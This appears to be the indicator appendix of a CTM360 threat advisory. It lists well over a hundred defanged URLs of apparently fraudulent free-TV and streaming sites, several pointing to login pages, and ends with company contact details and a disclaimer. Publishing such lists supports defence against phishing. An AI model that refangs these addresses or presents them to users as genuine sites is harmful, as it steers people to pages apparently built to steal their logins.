hxxps[://]watchchanggtv41[.]cfd/login[.]html	hxxps[://]watchchantva9[.]cfd	hxxps[://]watchgggtvlive16[.]cfd
hxxps[://]watchhutvlive02[.]cfd/login[.]html	hxxps[://]watchchantv46[.]cfd	hxxps[://]watchlumativ13[.]cfd

hxxps[:]//]watchrosetv03[.]cfd	hxxps[:]//]watchfreebbtv02[.]cfd	hxxps[:]//]watchgggtvlive13[.]cfd
hxxps[:]//]watchchantv26[.]cfd	hxxps[:]//]watchaachantvlive05[.]cfd	hxxps[:]//]watchchantv42[.]cfd
hxxps[:]//]watchfreeylchtv02[.]cfd	hxxps[:]//]watchchantva16[.]cfd	hxxps[:]//]watchchantv50[.]cfd
hxxps[:]//]watchchantva7[.]cfd	hxxps[:]//]watchchantv49[.]cfd	hxxps[:]//]watchgggtvlive07[.]cfd
hxxps[:]//]watchmovietv02[.]cfd	hxxps[:]//]watchchantva11[.]cfd	hxxps[:]//]watchfreeactv05[.]cfd
hxxps[:]//]watchmovietv06[.]cfd	hxxps[:]//]watchtvsouth[.]com	hxxps[:]//]watchfovtvlive06[.]cfd
hxxps[:]//]watchfreebbtv08[.]cfd	hxxps[:]//]watchchantv38[.]cfd	hxxps[:]//]watchtvchantnew02[.]cfd
hxxps[:]//]watchfreebbtv19[.]cfd	hxxps[:]//]watchchantv44[.]cfd	hxxps[:]//]watchfreeylchtv05[.]cfd
hxxps[:]//]watchfreebbtv16[.]cfd	hxxps[:]//]watchlumatv04cfd[.]cfd	hxxps[:]//]watchchantv09[.]cfd
hxxps[:]//]watchlumatv11[.]cfd	hxxps[:]//]watchchantva33[.]cfd	hxxps[:]//]watchfreebbtv21[.]cfd
hxxps[:]//]watchaachantvlive06[.]cfd	hxxps[:]//]watchlumatv05[.]cfd	hxxps[:]//]watchchantva38[.]cfd
hxxps[:]//]watchfreeactv11[.]cfd	hxxps[:]//]watchfreebbtv05[.]cfd	hxxps[:]//]watchfreebbtv23[.]cfd
hxxps[:]//]watchlumatv09[.]cfd	hxxps[:]//]watchfreebbtv04[.]cfd	hxxps[:]//]watchfovtvlive09[.]cfd
hxxps[:]//]watchfreebbtv11[.]cfd	hxxps[:]//]watchlumatv07[.]cfd	hxxps[:]//]watchkbssjctv02[.]cfd
hxxps[:]//]watchfreebbtv18[.]cfd	hxxps[:]//]watchchantva30[.]cfd	hxxps[:]//]watchaachantvlive04[.]cfd
hxxps[:]//]watchfreeactv09[.]cfd	hxxps[:]//]watchchantva4[.]cfd	hxxps[:]//]watchchantva31[.]cfd
hxxps[:]//]watchchantva14[.]cfd	hxxps[:]//]hongwatchtv03[.]cfd	hxxps[:]//]watchfreebbtv14[.]cfd
hxxps[:]//]watchgggtvlive02[.]cfd	hxxps[:]//]watchchantva10[.]cfd	hxxps[:]//]watchlumatv06[.]cfd
hxxps[:]//]watchlumatv02[.]cfd	hxxps[:]//]watchchantv43[.]cfd	hxxps[:]//]watchchantva26[.]cfd
hxxps[:]//]watchlumatv12[.]cfd	hxxps[:]//]watchchantva12[.]cfd	hxxps[:]//]watchchantva21[.]cfd

hxxps[://]watchtvchantnew01[.]cfd	hxxps[://]watchchantva19[.]cfd	hxxps[://]watchtvchantnew03[.]cfd
hxxps[://]watchchantva41[.]cfd	hxxps[://]watchfovtvlive01[.]cfd	hxxps[://]watchfreylchtv03[.]cfd
hxxps[://]watchlumativ01[.]cfd	hxxps[://]watchfreetvgx01[.]cfd	hxxps[://]watchchantva17[.]cfd
hxxps[://]watchfreetvahu07[.]cfd	hxxps[://]watchchantv20[.]cfd	hxxps[://]watchchantv15[.]cfd
hxxps[://]watchfreetvahu06[.]cfd	hxxps[://]watchchantva29[.]cfd	hxxps[://]watchchantv18[.]cfd
hxxps[://]watchmovietv01[.]cfd	hxxps[://]watchchantva18[.]cfd	hxxps[://]watchkbssjctv04[.]cfd
hxxps[://]watchgggtvlive01[.]cfd	hxxps[://]watch1tvhuizi[.]cfd/login[.]html	hxxps[://]watchchantv48[.]cfd
hxxps[://]watchchantv45[.]cfd	hxxps[://]watchqxdtv01[.]cfd/login[.]html	hxxps[://]watchfovtvlive08[.]cfd
hxxps[://]watchgggtvlive12[.]cfd	hxxps[://]watchhutvlive01[.]cfd/login[.]html	hxxps[://]watchkbssjctv01[.]cfd
hxxps[://]watchfreedptv01[.]cfd	hxxps[://]watchfovtvlive10[.]cfd	hxxps[://]watchchantv14[.]cfd
hxxps[://]watchchantv51[.]cfd	hxxps[://]watchtvchantnew04[.]cfd	hxxps[://]watchkbssjctv05[.]cfd
hxxps[://]watchchantva15[.]cfd	hxxps[://]watchmovietv04[.]cfd	hxxps[://]hongwatchtv02[.]cfd
hxxps[://]watchchantva5[.]cfd	hxxps[://]watchfreebbtv03[.]cfd	hxxps[://]watchfovtvlive07[.]cfd
hxxps[://]watchrosetv02[.]cfd	hxxps[://]watchchantva36[.]cfd	hxxps[://]watchfreeactv02[.]cfd
hxxps[://]watchaachantvlive03[.]cfd	hxxps[://]watchlumativ03[.]cfd	hxxps[://]watchaachantvlive01[.]cfd
hxxps[://]watchtvchantnew05[.]cfd	hxxps[://]watchchantva27[.]cfd	hxxps[://]watchchanytv[.]com
hxxps[://]watchchantva20[.]cfd	hxxps[://]watchchantva2[.]cfd	hxxps[://]watchfovtvlive05[.]cfd
hxxps[://]watchchantva24[.]cfd	hxxps[://]watchfreeactv04[.]cfd	hxxps[://]watchhzbbtv01[.]cfd
hxxps[://]watchfreetvahu08[.]cfd	hxxps[://]watchfreylchtv04[.]cfd	hxxps[://]watchrosetv01[.]cfd
hxxps[://]watchfovtvlive02[.]cfd	hxxps[://]watchfreeactv01[.]cfd	hxxps[://]watchchantva6[.]cfd

ABOUT US

CTM360 provides a consolidated platform that includes external attack surface management, digital risk protection (brand protection & anti-phishing, data leakage protection, and unlimited managed takedowns), security ratings, third party risk management, email intelligence (dmarc) and cyber threat intelligence.

CONTACT US:

 +973 77 360 360

 info@ctm360.com

 www.ctm360.com

 21st Floor, East Tower Bahrain Financial Harbour, Kingdom of Bahrain

Disclaimer

The information contained in this document is meant to provide general guidance and brief information to the intended recipient pertaining to the incident and recommended action. Therefore, this information is provided "as is" without warranties of any kind, express or implied, including accuracy, timeliness, and completeness. Consequently, under NO condition shall CTM360®, its related partners, directors, principals, agents, or employees be liable for any direct, indirect, accidental, special, exemplary, punitive, consequential, or other damages or claims whatsoever including, but not limited to loss of data, loss in profits/business, network disruption...etc., arising out of or in connection with this advisory.

